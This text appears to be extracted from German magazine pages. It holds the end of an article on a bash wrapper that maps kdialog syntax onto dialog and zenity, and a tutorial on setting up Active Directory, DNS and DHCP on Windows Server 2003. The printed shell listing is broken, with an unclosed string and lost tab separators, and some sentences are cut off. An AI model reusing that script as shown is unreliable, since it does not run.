Aufrufe in Zenity-Aufrufe umwandelt. Diesen Wrapper sollten Entwickler jedoch nicht mehr verwenden, denn er steht unter anderem bei Red Hat auf der Abschussliste: Durch das Perl-Skript besitzt das RPM-Paket von Zenity eine Abhängigkeit von Perl,

sodass zunächst Perl nebst diversen Bibliotheken installiert werden muss, selbst wenn der Benutzer nie Perl oder den Gdialog-Wrapper benötigt. Dies stört die Paket-Maintainer und sie erwägen deshalb, den Wrapper in Zukunft zu entfernen.



Mit den Dialogprogrammen Kdialog und Zenity lassen sich Benutzereingaben komfortabel grafisch abfragen.

Zenity verwendet nicht nur andere Bezeichnungen für die einzelnen Dialogtypen als Dialog und Kdialog, auch ist zum Beispiel für den auszugebenden Text ein separater Parameter anzugeben und die Reihenfolge der Parameter ist eine andere. Das nachfolgende Beispiel zeigt, wie eine Mehrfachauswahl bei den einzelnen Dialogprogrammen auszusehen hat:

```
dialog --checklist "Gewünschtes Obst" \
0 0 0 A Apfel off B Birne on C Pflaume off
```

```
kdialog --checklist "Gewünschtes Obst" \
A Apfel off B Birne on C Pflaume off
```

```
zenity --list --checklist --column \
"Auswahl" --column "Kürzel" --column \
"Sorte" --text "Gewünschtes Obst" FALSE \
A Apfel TRUE B Birne FALSE C Pflaume
```

Doch nicht nur die Parameter zur Dialogsteuerung unterscheiden sich bei Zenity, auch die Rückgabewerte sind mitunter andere. Dialog und Kdialog schließen zum Beispiel das vor der Obstsorte genannte Kürzel in Anführungszeichen ein und trennen bei Mehrfachauswahl die einzelnen Kürzel durch Leerzeichen. Zenity hingegen liefert nur das Kürzel und trennt Mehrfachauswahlen per Pipe-Symbol. Für Entwickler bedeutet dies weniger Flexibilität – haben sie sich einmal auf Zenity festgelegt, ist ein Wechsel auf Kdialog und Dialog mit großem Aufwand verbunden. Bei Kdialog lässt sich immerhin einfach

auf das textbasierte Dialog wechseln.

Eine solche Festlegung auf ein bestimmtes Dialogprogramm bedeutet auch, dass der Benutzer das jeweilige Programm unter Umständen erst nachinstallieren muss, bevor er das Skript aufrufen kann. Verwendet zum Beispiel ein Installations-Skript Kdialog, während der Benutzer üblicherweise mit dem Gnome-Desktop arbeitet, müsste er neben dem Kdialog-Paket auch etliche Megabytes an Qt-Bibliotheken nachinstallieren.

Eine generische Lösung ist aufgrund der Unterschiede in der Ansteuerung schwierig, gerade was Zenity betrifft. Es gibt jedoch eine Anzahl von Dialogen (siehe Tabelle), die sich mit Hilfe einer einfachen Übersetzungsfunktion mit allen drei Dialogprogrammen verwenden lassen. Die Ansteuerung entspricht der von Kdialog, für die entsprechende Übersetzung in Dialog- oder Zenity-Syntax sind die beiden Übersetzungstabellen Dmap und Zmap aus dem Listing rechts zuständig.

Die Variable DialogCmds am Anfang des Listings legt fest, in welcher Reihenfolge die Dialogprogramme verwendet werden sollen – im Listing sind dies erst Kdialog, dann Zenity und als letzte Möglichkeit das textbasierte Dialog. Die For-Schleife unterhalb der Übersetzungssta-

belle wählt dann das erste installierte Dialogprogramm aus.

Für die Übersetzung ist die Funktion adialog zuständig, sie wird anstelle der einzelnen Dialogprogramme innerhalb des Skripts aufgerufen. Je nach vorhandenem Dialogprogramm entfernt Adialog den Anfang der Übersetzungstabelle einschließlich des angegebenen Kdialog-Dialogtyps und dem folgenden Semikolon. Anschließend wird das Ende der Tabelle bis einschließlich des ersten Tabulators entfernt – übrig bleibt der Teil, der zwischen Semikolon und dem nächsten Tabulator steht.

Bei der Auswahl der Dialogtypen für die Übersetzungstabelle wurde auch darauf geachtet, dass die Rückgabewerte bei allen drei Programmen gleich sind. Sofern man als Entwickler mit den in der Tabelle genannten Dialogtypen auskommt, erspart man sich selbst die Mühe, die Eigenheiten mehrerer Dialogprogramme zu beachten. Zudem wird das eigene Skript flexibler und lässt sich so besser auf andere Plattformen wie zum Beispiel mobile Internetgeräte portieren, auf denen es vielleicht nur eins der drei Dialogprogramme gibt. (mid)

 [Soft-Link 0811196](#)

```
#!/bin/bash
DialogCmds="/usr/bin/kdialog /usr/bin/zenity /usr/bin/dialog"
Dmap="
--msgbox;--msgbox "${2}" 0 0 \
--textbox;--textbox "${2}" 0 0 \
--yesno;--yesno "${2}" 0 0 \
--menu;--menu "${2}" 0 0 0 "${@:3}" \
--checklist;--checklist "${2}" 0 0 0 "${@:3}" \
--radiolist;--radiolist "${2}" 0 0 0 "${@:3}" \
--inputbox;--inputbox "${2}" 0 0 \
--password;--passwordbox "${2}" 0 0 \
Zmap="
--msgbox;--info --text "${2}" \
--textbox;--text-info --filename="${2}" \
--yesno;--question --text "${2}" \
--menu;--list --column "" --column "" --text "${2}" "${@:3}" \
--checklist;--list --checklist --column "" --column "" --column "" \
--text "${2}" "${@:3}" \
--radiolist;--list --radiolist --column "" --column "" --column "" \
--text "${2}" "${@:3}" \
--inputbox;--entry --text "${2}" \
--password;--entry --hide-text --text "${2}"
for d in $DialogCmds; do
if [ -x "${d}" ]; then
Dcmd=${d}
break
fi
done
if [ -z "$Dcmd" ]; then
echo "None of the supported dialog programs found:"
echo " $DialogCmds"
exit 1
fi
function adialog()
{
case ${Dcmd##*/} in
"dialog")
Cmd="${Dmap##*\t\t${1}};"
if [ ${#Cmd} -eq ${#Dmap} ]; then
Cmd="${1}"
else
Cmd="${Cmd%%\t\t*}"
fi
;;
"kdialog")
Cmd="${@}"
;;
"zenity")
# Kommando aus $1 umwandeln
Cmd="${Zmap##*\t\t${1}};"
if [ ${#Cmd} -eq ${#Zmap} ]; then
Cmd="${1} ${@}"
else
Cmd="${Cmd%%\t\t*}"
fi
;;
*)
echo "Unsupported dialog programm ${Dcmd}"
exit 1
esac
eval ${Dcmd} ${Cmd} 2>&1
return $?
}
adialog --menu "Gewünschte Frucht" A Apfel B Birne C Pflaume
```

Beschränkt man sich auf einige elementare Dialogtypen, lassen sich Dialog, Kdialog und Zenity über eine Übersetzungsfunktion gegeneinander austauschen.



Gleichartig nutzbare Dialog-Funktionen			
Dialogtyp	Dialog	Kdialog	Zenity
Ja/Nein-Abfrage	--yesno Text Höhe Breite	--yesno Text	--question --text Text
Benachrichtigung	--msgbox Text Höhe Breite	--msgbox Text	--info --text Text
Textdatei ausgeben	--textbox Dateiname \ Höhe Breite	--textbox Dateiname \ [Höhe Breite]	--text-info --filename= \ Dateiname
Auswahlmenü	--menu Text Höhe Breite \ Menühöhe [Kürzel Menü \ punkt]	--menu Text \ [Kürzel Menüpunkt]	--list --text Text --column \ Spaltenkopf Kürzel \ --column Spaltenkopf Menü \ punkte [Kürzel Menüpunkt]
Texteingabe	--inputbox Text Höhe Breite	--inputbox Text	--entry --text Text
Passwordeingabe	--passwordbox Text \ Höhe Breite	--password Text	--entry --text Text --hide-text

Anzeige

Klaus Bierschenk, Karsten Viola

Zentralregierung

Active Directory für kleine Netze

Selbst wenn man nur eine Handvoll PCs betreut, wird es schnell lästig, auf jedem Gerät Benutzerkonten und Passwörter separat zu pflegen. Mit einem Domänen-Controller richten Sie eine zentrale Konfigurationsdatenbank ein, mit der sich via Gruppenrichtlinien auch Windows-Einstellungen diktieren lassen.



Ohne Domänen-Controller verwaltet jeder PC in einem Windows-Netz seine eigene Benutzerdatenbank. Selbst wenn man auf mehreren Rechnern Konten mit demselben Namen einrichtet, handelt es sich um zwei Identitäten. Kommt ein neuer Anwender hinzu – etwa ein Außendienstler, der auf bestimmte Freigaben zugreifen soll –, muss man dann schlimmstenfalls die Konfigurationen aller PCs anfassen, die ihm Dienste anbieten. Wächst das Netz, verliert der Administrator die Übersicht und kann Konfigurationsfehler nur schwer lokalisieren.

Dagegen sind Benutzerkonten, die man im Active Directory anlegt, im gesamten Netz eindeutig: Egal, ob sich ein Anwender mit seinem Desktop-PC oder einem mitgebrachten Notebook anmeldet, er genießt stets dieselben Rechte, die ihm der Administrator etwa auf Freigaben eingeräumt hat.

Das Stichwort Active Directory weckt bei bei meisten wohl Assoziationen mit großen Firmennetzen, die viele Filialen mit unzähligen Servern und Arbeitsstationen umspannen. Aber auch ein kleineres Netz, das etwa eine Familie oder eine Bürogemeinschaft verbindet, profitiert von diesem zentralen Verzeichnisdienst.

Wer ohnehin einen Windows-Server betreibt, kann ihn mit überschaubarem Aufwand zum Domänen-Controller befördern. Der stellt dem Netz mit dem Active Directory eine zentrale Datenbank zur Verfügung, die Benutzer, Computer, Drucker und weitere Objekte aufnimmt. Auf dem Server lassen sich viele Einstellungen zentral erledigen, für die man sonst jeden PC einzeln anfassen müsste.

Druckmittel

Mit so genannten Gruppenrichtlinien kann der Administrator den PCs, die in der Domäne angemeldet sind, Windows-Konfigurationen aufdrücken. Der Gruppenrichtlinien-Editor bietet einen ganzen Katalog interessanter Einstellungen, die man Client-PCs diktieren kann. So schreibt man etwa Sachbearbeitern in einem Büro (oder den Kindern in einem Familien-Netz) bis ins Detail vor, was sie auf ihren Desktops anstellen können und was nicht. Auch der Internet

Warum Active Directory?

Der Verzeichnisdienst Active Directory gilt als Technik für große Unternehmensnetze und Microsoft hat bei seinem ersten Auftritt in Windows 2000 auch in diese Richtung geplant. Nicht zuletzt wegen besserer Verwaltungswerkzeuge ist Active Directory inzwischen aber auch ohne Microsoft-Diplom handhabbar – und selbst kleine Netze profitieren ungemein davon.

Alle Anwender erhalten über alle Server hinweg eine eindeutige Identität und können mit ihrem Benutzernamen und Passwort auf alle Ressourcen zugreifen, für die sie berechtigt sind – egal, ob sie gerade an ihrem Schreibtisch-PC oder einem Notebook im Konferenzraum sitzen. Über Gruppenrichtlinien kann der Admin kann neue PCs vorkonfigurieren und Einstellungen vorgeben, die für alle angeschlossenen PCs gelten. Und auf dem gleichen Weg brät er Extrawürste für bestimmte PCs und Benutzer. Ein paar Beispiele:

- Alle Anwender finden auf ihren Desktops Verknüpfungen

zu den wichtigsten Netzlaufwerken und dem Verzeichnis ihrer Backup-Daten.

- Bei allen Kollegen findet Microsoft Office ganz automatisch die aktuellen firmenweiten Dokumentvorlagen. So verlässt nie wieder ein Brief mit der alten Kontonummer das Haus.

- Auf jedem Stockwerk ist automatisch der Drucker Standard-Drucker, der in der Nähe steht. Nur der Chef wird auf seinen eigenen Drucker festgenagelt, damit er die Gehaltsliste nicht versehentlich auf den Drucker neben der Cafeteria schickt.

- Alle PCs laden ihre Windows-Updates automatisch – aber mit dem Update-Server WSUS kann der Admin jedes Update ein, zwei Tage zurückhalten, bis er es selbst getestet hat.

- Damit niemand mehr die Einladung zum Sommerfest übersieht, schiebt man allen Internet-Explorern das Intranet als Startseite unter. In den Favoriten finden sich automatisch Links zum Kantine- und Busfahrplan, und zu den wichtigsten Geschäftspartnern.

Explorer lässt sich per Gruppenrichtlinie weitgehend beschränken. Man kann etwa eine feste Startseite und Standard-Bookmarks festlegen. Über eine Whitelist lassen sich auch „Trusted Sites“ definieren, die bestimmte Teilnehmer nicht verlassen können.

In der Baumstruktur des Active Directory lassen sich PCs in Gruppen (Organisationseinheiten) zusammenfassen, für die man gemeinsame Einstellungen festlegen kann. Die Optionen der Gruppenrichtlinien wirken sich direkt auf die Registry der Client-PCs aus – letzten Endes lässt sich für jede Registry-Einstellung auch eine Gruppenrichtlinie erstellen.

Im Verzeichnisdienst können die Anwender selbstständig nach Ressourcen suchen, die sie für ihre Arbeit benötigen. Hier finden sie etwa den Drucker, der auf ihrer Etage steht – vorausgesetzt der Standort ist im Drucker-Objekt des Active Directory hinterlegt. Gerade wenn das Netz

wächst und regelmäßig neue Mitarbeiter und PCs Anschluss finden sollen, macht sich Arbeit, den Domänen-Controller zu konfigurieren, schnell bezahlt. Dieser Artikel liefert das nötige Know-how und hilft Neulingen, die schwierigsten Klippen zu umschiffen.

Die hier gezeigten Konfigurationsschritte haben wir mit einem Windows Server 2003 R2 durchgespielt. Die Client-PCs müssen mit Windows 2000, Windows XP


Professional oder der Business-, Enterprise- beziehungsweise Ultimate-Version von Windows Vista bestückt sein. Die günstigen Heim-Ausgaben lassen sich leider nicht an eine Windows-Domäne anschließen. Vista Ultimate kostet als System-Builders-Version derzeit etwa 150 Euro.

Regierungswechsel

Die erste Aufgabe besteht darin, den Windows-Server so zu konfigurieren, dass er dem Netz als Domänen-Controller dienen kann. Für den Betrieb der Domäne sind zudem ein DNS- und DHCP-Server notwendig. Via DHCP erhalten die Client-PCs dynamische IP-Adressen und erfahren zum Beispiel, dass der Windows-Server ihre DNS-Anfragen bearbeitet. Microsofts DNS-Server teilt den PCs wiederum mit, welche Domänen-Controller im Netz ihre Dienste anbieten. Diese Information stellt der DNS-Server in so genannten Service Records bereit.

Der Beispielservers bietet die Dienste DHCP und DNS selbst an. In unserem Szenario für ein kleines Netz – etwa ein Büro mit 10 Mitarbeitern und ebenso vielen PCs – kann der Server diese Aufgaben locker übernehmen. Für ein ausfallsicheres Büronetz sollten Sie sich aber rechtzeitig eine Strategie für Datensicherung und -wiederherstellung zu rechtlegen, dazu später mehr.

In teure Serverhardware mit redundanten Netzteilen und dergleichen zu investieren, ist nicht unbedingt nötig. Auch eine ausgemusterte Workstation ist dem Job durchaus gewachsen. Für den Windows Server 2003 sollte darin mindestens ein Pentium-4-Prozessor ticken, der etwa auf 512 MByte Arbeitsspeicher zugreifen kann.



Der Windows-Server übernimmt neben der Rolle des Domänen-Controllers auch die des DNS- und DHCP-Servers.

Der Server selbst belegt etwa 3 GByte auf der Festplatte. Zusätzliches Speicherplatz könnte auch ein NAS-Gerät bereitstellen – allerdings können nicht alle Geräte ein Active Directory als Client betragen, um die dort eingerichteten Benutzer zu authentifizieren [1].


Als Betriebssystem für den Domänen-Controller in spe eignen sich, abgesehen von der abgespeckten Web-Server-Edition, alle Ausgaben des Windows Server 2003 R2 in der 32-Bit-Version und auch der Small Business Server. Achten Sie darauf, ein Installationsmedium zu verwenden, das bereits das Service Pack 2 enthält.

Infrastruktur

Das im Beispiel verwendete Netzwerk verwendet private IP-Adressen aus dem Bereich 192.168.173.0/24. Die Verbindung ins Internet stellt ein handelsüblicher DSL-Router her, der im Beispiel unter der Adresse 192.168.173.1 erreichbar ist. Im Router sollten Sie den DHCP-Server abschalten, um die Vergabe der IP-Adressen wird sich der Windows-Server kümmern.

Installieren Sie den Server frisch vom Installationsmedium mit den vorgegebenen Grundeinstellungen. In den Eigenschaften seiner Netzwerkverbindung bearbeiten Sie das TCP/IP-Protokoll und weisen dem Server die feste Adresse 192.168.173.2 mit der Subnetzmaske 255.255.255.0 zu. Als DNS-Server tragen Sie 127.0.0.1 ein – der Server übernimmt diese Rolle selbst.

Bei der Installation schlägt der Windows-Server einen unhandlichen Computernamen vor, unter dem er im Netz bekannt ist. Bevor Sie fortfahren, sollten Sie ihn gegebenenfalls in



In den Eigenschaften seiner Netzwerkkarte erhält der Server eine feste IP-Adresse. Als DNS-Server spricht er sich selbst an.

den Systemeigenschaften umtaufen. Für die Beförderung zum Domänen-Controller ist ein Assistent zuständig, den Sie mit dem Programm dcpromo.exe starten. Für die Beispielkonfiguration sind die meisten vorgeschlagenen Optionen in Ordnung. Damit erstellen Sie eine neue Domäne in einer neuen „Gesamtstruktur“, die in größeren Netzen mehrere Domänen umfassen kann.

Als DNS-Namen für die neue Domäne geben Sie soho.intern ein. Den von Microsoft in manchen Tutorials vorgeschlagenen Namen soho.local sollten Sie meiden, er verursacht Probleme mit Betriebssystemen, die Multicast-DNS verwenden, etwa MacOS X [2].

Den Domännennamen können Sie im Prinzip frei wählen – schließlich ist der Server an ein privates Netz angeschlossen und nicht im Internet sichtbar. Allerdings ist es keine gute Idee, einen Namen mit einer im Internet bekannten Top-Level-Domain zu verwenden (etwa

.de). Darüber können die Client-PCs bei der Namensauflösung stolpern.

Der Assistent verlangt zusätzlich nach einem NetBIOS-Namen für die Domäne; übernehmen Sie den Vorschlag SOHO. Windows verwendet an manchen Stellen immer noch das etwas antiquierte Protokoll, um PCs im Netz zu identifizieren. Beispielsweise zeigt der Anmeldedialog die Liste der NetBIOS-Namen der verfügbaren Domänen.

Die Speicherorte für Datenbanken und Protokolle bleiben unverändert. Weil der Assistent keinen lokalen DNS-Server vorfindet, meldet er auf der nächsten Seite „Diagnose fehlgeschlagen“ und bietet an, einen neuen zu installieren und dort eine Zone für das Active Directory einzurichten.



Zuletzt erfragt der Assistent ein Kennwort, mit dem Sie den Server später für Wartungszwecke im „Active Directory Offline-Mode“ starten können. Dieser Modus lässt sich beim Systemstart mit der Taste F8 erreichen.

Sobald der Assistent sein Werk vollendet hat, verlangt der Server einen Neustart.

Bevor die Windows-Domäne einsatzbereit ist, gilt es noch, den DHCP-Server einzurichten, der die Clients mit IP-Adressen versorgt. Das erledigt der zuständige Assistent der Serververwaltung: Als Bereichsnamen tippen Sie wiederum soho.intern ein und bestimmen, dass die Client-PCs IP-Adressen von 192.168.173.100 bis 192.168.173.254 erhalten. Die Subnetzmaske ist 24 Bits lang, was 255.255.255.0 entspricht. Auch die DHCP-Optionen sollten Sie konfigurieren: Damit die Clients den Weg ins Internet finden, fügen Sie die Adresse des Routers (192.168.173.1) hinzu. Wichtig ist die Einstellung für den DNS-Server: Das Feld für die übergeordnete Domäne bleibt leer. Als IP-Adresse geben Sie die des Servers ein. Die letzte Seite des Assistenten, auf der sich ein WINS-Server vorgeben lässt, überspringen Sie und aktivieren schließlich den DHCP-Bereich.

Aus Sicherheitsgründen ist der DHCP-Server zunächst aber noch nicht eingeschaltet. Sie müssen ihn in der Windows-Domäne noch autorisieren, IP-Adressen an Client-PCs auszuliefern. Damit will Microsoft vermeiden, dass man versehentlich mehrere DHCP-Server in einem Netz startet, was erhebliche Verwirrung stiften kann.

Das DHCP-Verwaltungswerkzeug erreicht man entweder über die Serververwaltung oder den Aufruf von dhcpgmt.msc. Klicken Sie den DHCP-Server hier an und autorisieren Sie ihn über das Menü „Aktion“. Sobald Sie die Darstellung mit der F5-Taste auffrischen, sollte ein grüner Pfeil das Server-Icon schmücken.



Der Assistent dcpromo.exe befördert den Windows-Server zum Domänen-Controller. Findet er keinen DNS-Server, schlägt er vor, einen solchen zu installieren.

Jetzt können Sie mit einem Windows-Client testen, ob der DHCP-Server funktioniert. Die TCP/IP-Eigenschaften der Netzwerkkarte müssen auf „automatisch beziehen“ stehen. Öffnen Sie eine Eingabeaufforderung und löschen Sie die IP-Adresse zunächst mittels `ipconfig /release`. Nach einem anschließenden `ipconfig /renew` ergattert der Client (hoffentlich) eine Adresse aus dem 173er-Netz. Mit `ipconfig /all` vergewissern Sie sich, dass der Client auch mitbekommen hat, dass der Server 192.168.173.2 als DNS-Server fürs lokale Netz zuständig ist. Wenn nicht, kontrollieren Sie, ob der DNS in den Bereichsoptionen des DHCP-Servers korrekt eingetragen ist. Nun sollte auf dem Client sowohl `ping soho.intern` als auch `ping www.heise.de` eine positive Rückmeldung liefern, sofern der Router den Weg ins Internet vermittelt.

Nun ist das Fundament der Windows-Domäne solide konfiguriert. Als Nächstes steht ein Rundgang durchs Active Directory auf dem Programm. Für

dessen Verwaltung stellt der Windows-Server drei Werkzeuge bereit, die allesamt als Module (Snap-ins) für Microsofts Management Console (MMC) gestaltet sind. Diese finden Sie in der Startmenü-Rubrik „Verwaltung“; über den Dialog „Ausführen“ lassen sich die Module aber auch direkt mit Eingabe des Dateinamens starten.

Eingeschnappt

Die geschilderten Schritte lassen sich mit dem Snap-in „Benutzer und Computer“ (`dsa.msc`) erledigen. Die weiteren Tools sind nur in Domänen mit mehreren Servern relevant. Mit „Standorte und Dienste“ (`dssite.msc`) kann man etwa die Replikation mehrerer Server beeinflussen. „Domänen und Vertrauensstellungen“ (`domain.msc`) kann Domänen zusammen-schließen und festlegen, auf welche Ressourcen die Teilnehmer gegenseitig zugreifen dürfen – aber auch das soll hier nicht Thema sein.

Man muss nicht unbedingt vor dem Server sitzen, um das Active Directory zu administrieren. Die Verwaltungswerkzeuge kann man auch auf einem anderen Windows-PC installieren, während der Server in den Keller verbannt ist. Das Installationspaket namens `adminpak.msi` finden Sie auf der ersten Installations-CD des Servers. Noch einfacher lässt sich der Server per Remote Desktop fernbedienen, den passenden Client haben Vista und XP an Bord und auf dem Server ist dafür nichts zu installieren. Der Zugang lässt sich in den Systemeigenschaften auf dem Reiter „Remote“ öffnen.


Objekte jonglieren

Wenn Sie mit dem Verwaltungsprogramm „Benutzer und Computer“ einen ersten Blick auf das frisch eingerichtete Active Directory werfen, sehen Sie auf der obersten Ebene die eigene Domäne `soho.intern` und darunter eine Handvoll Container und Or-

ganisationseinheiten mit vordefinierten Objekten.

Bevor Sie unbedacht mit den Einstellungen spielen, noch ein Warnhinweis: Einige Änderungen werden sofort wirksam, ohne dass man einen Knopf zum Speichern drücken müsste – dazu zählen etwa die Einstellungen für Gruppenrichtlinien. Das lokale Administratorkonto, mit dem Sie den Assistenten `dcpromo.exe` ausgeführt haben, ist automatisch Mitglied der Gruppe der „Domänen-Admins“ und besitzt alle Rechte, um jeden Winkel des Domänenservers zu administrieren – und mit ein paar unbedachten Mausklicks einiges durcheinanderzubringen.

Als erste Amtshandlung sollten Sie in der Domäne eine neue Organisationseinheit erstellen, die für die folgenden Schritte als Spielwiese dient. Wenn etwas schiefgehen sollte, löschen Sie einfach diese OU samt Inhalt und versuchen es erneut. Klicken Sie mit der rechten Maustaste auf die Domäne `soho.intern` und erstellen Sie per Kontextmenü



Mit der Verwaltungskonsole dsa.msc erstellt man neue Objekte im Active Directory.

Das Werkzeug zeigt auf der linken Seite eine Baumansicht, in der sich auch die Domäne soho.intern wiederfindet. Die Ansicht beschränkt sich aber auf die enthaltenen Organisationseinheiten und Gruppenrichtlinien. Direkt unter soho.intern finden Sie die „Default Domain Policy“ mit den Voreinstellungen. Der Befehl „Bearbeiten“ des Kontextmenüs öffnet den Gruppenrichtlinienditor (gpedit.msc) in einem neuen Fenster.

die neue Organisationseinheit namens „Office“. Innerhalb dieses Ordners erstellen Sie gleich einen ersten Domänenbenutzer, was mit dem Kontextmenü der OU gelingt.

Ein einfaches Kennwort wie „start“ akzeptiert der Windows Server für den neuen Benutzer allerdings nicht. Standardmäßig wacht eine Kennwortrichtlinie darüber, dass die Benutzerkonten sichere Passwörter verwenden, die sich nicht so leicht knacken lassen. Ein Passwort muss mindestens sieben Zeichen lang sein und Zeichen aus drei verschiedenen Kategorien verwenden: Kleinbuchstaben, Großbuchstaben, Ziffern und Sonderzeichen.

Jeder PC, der an die Domäne angeschlossen wird, erhält zusätzlich ein Computerkonto. Ein solches legt der Domänen-Controller automatisch an, sobald man den PC erstmals an der Domäne anmeldet. Standardmäßig landet das neue Computerkonto allerdings nicht in der OU Office, sondern im Ordner „Computers“.

Für die folgenden Schritte ist es aber wichtig, dass sich alle Computer in neuen OU befinden, denn „Computers“ kann man keine Gruppenrichtlinien zuweisen. Verschieben Sie die PCs nach der Anmeldung entweder manuell dorthin, oder legen Sie die Computerkonten gleich am richtigen Ort an, bevor Sie die PCs der Domäne hinzufügen.

Hereinspaziert

Wenn die IP-Konfiguration wie oben beschrieben funktioniert, kann ein Client-PC mühelos einer Domäne beitreten. Die Mitgliedschaft lässt sich in den Systemeigenschaften (Tastenkombination Win+Pause) auf dem Reiter Computernamen beantragen. Bei Vista verbirgt sich die Option unter „Erweiterte Systemeinstellungen“. Um den

PC in die Domäne soho.intern zu hieven, müssen Sie sich mit Namen und Passwort eines Domänen-Administrators ausweisen. Danach ist ein Neustart fällig. Beim nächsten Systemstart verhält sich der Windows-PC ein wenig anders als zuvor. Er ermittelt zunächst per DNS den für ihn zuständigen Domänen-Controller und verarbeitet die dort für ihn hinterlegten Computer-Gruppenrichtlinien.

Statt des Willkommen-Bildschirms erscheint ein Anmelde-dialog, bei dem man per Ausklappbox wählen kann, welche Domäne man nutzen möchte. Alternativ kann man sich auch am lokalen Computer anmelden, um die dort zuvor eingerichteten Konten zu verwenden.

An der Domäne können Sie sich nun mit dem zuvor dort erstellten Benutzerkonto anmelden. Der Client-PC fragt nun den Domänen-Controller, ob das eingegebene Passwort stimmt. Dabei geht das Passwort selbst aus Sicherheitsgründen aber nicht über die Leitung.

Gelingt die erste Anmeldung, legt der Client-PC auf der lokalen Platte ein neues Benutzerprofil für den Domänenbenutzer an, sodass Sie einen frischen Desktop vorfinden. Beim Start aktiviert der PC zudem die im Active Directory festgelegten Gruppenrichtlinien und Anmeldeskripte, die dem Benutzer zugeordnet sind.


Mit Gruppenrichtlinien können Sie den Client-PCs eine Menge nützlicher Einstellungen verordnen, ohne jeden Rechner einzeln zu konfigurieren. Nach der Installation des Servers ist standardmäßig die Gruppenrichtlinie „Default Domain Policy“ aktiv, die unter anderem die strengen Kriterien für Passwörter festlegt.

Als erstes Beispiel zeigt das

linienobjekt bearbeiten, um die Passwortrichtlinie zu lockern. In einem kleinen Heimnetz oder in einem Büro, in dem sich alle Anwender persönlich kennen, ist das durchaus legitim – wenn sich der Administrator des Sicherheitsrisikos bewusst ist. Leider kann man die Kennwortrichtlinie ausschließlich auf Domänenebene festlegen, für einzelne Computergruppen lassen sich keine unterschiedlichen Passwortkriterien bestimmen.

Richtlinienkompetenz

Um Gruppenrichtlinien zu bearbeiten, stellt Microsoft ein nützliches Werkzeug zum Download bereit, das deutlich leistungsfähiger ist als die Bordmittel des Windows Server 2003. Unter dem Soft-Link finden Sie die Konsole „Gruppenrichtlinienverwaltung“ (Group Policy Management Console, GPMC) als MSI-Paket, das Sie auf dem Server nachinstallieren können. Für Windows Vista mit Service Pack 1 entnehmen Sie die GPMC dem Paket der Remote Server Administration Tools (RSAT) für den Windows Server 2008.



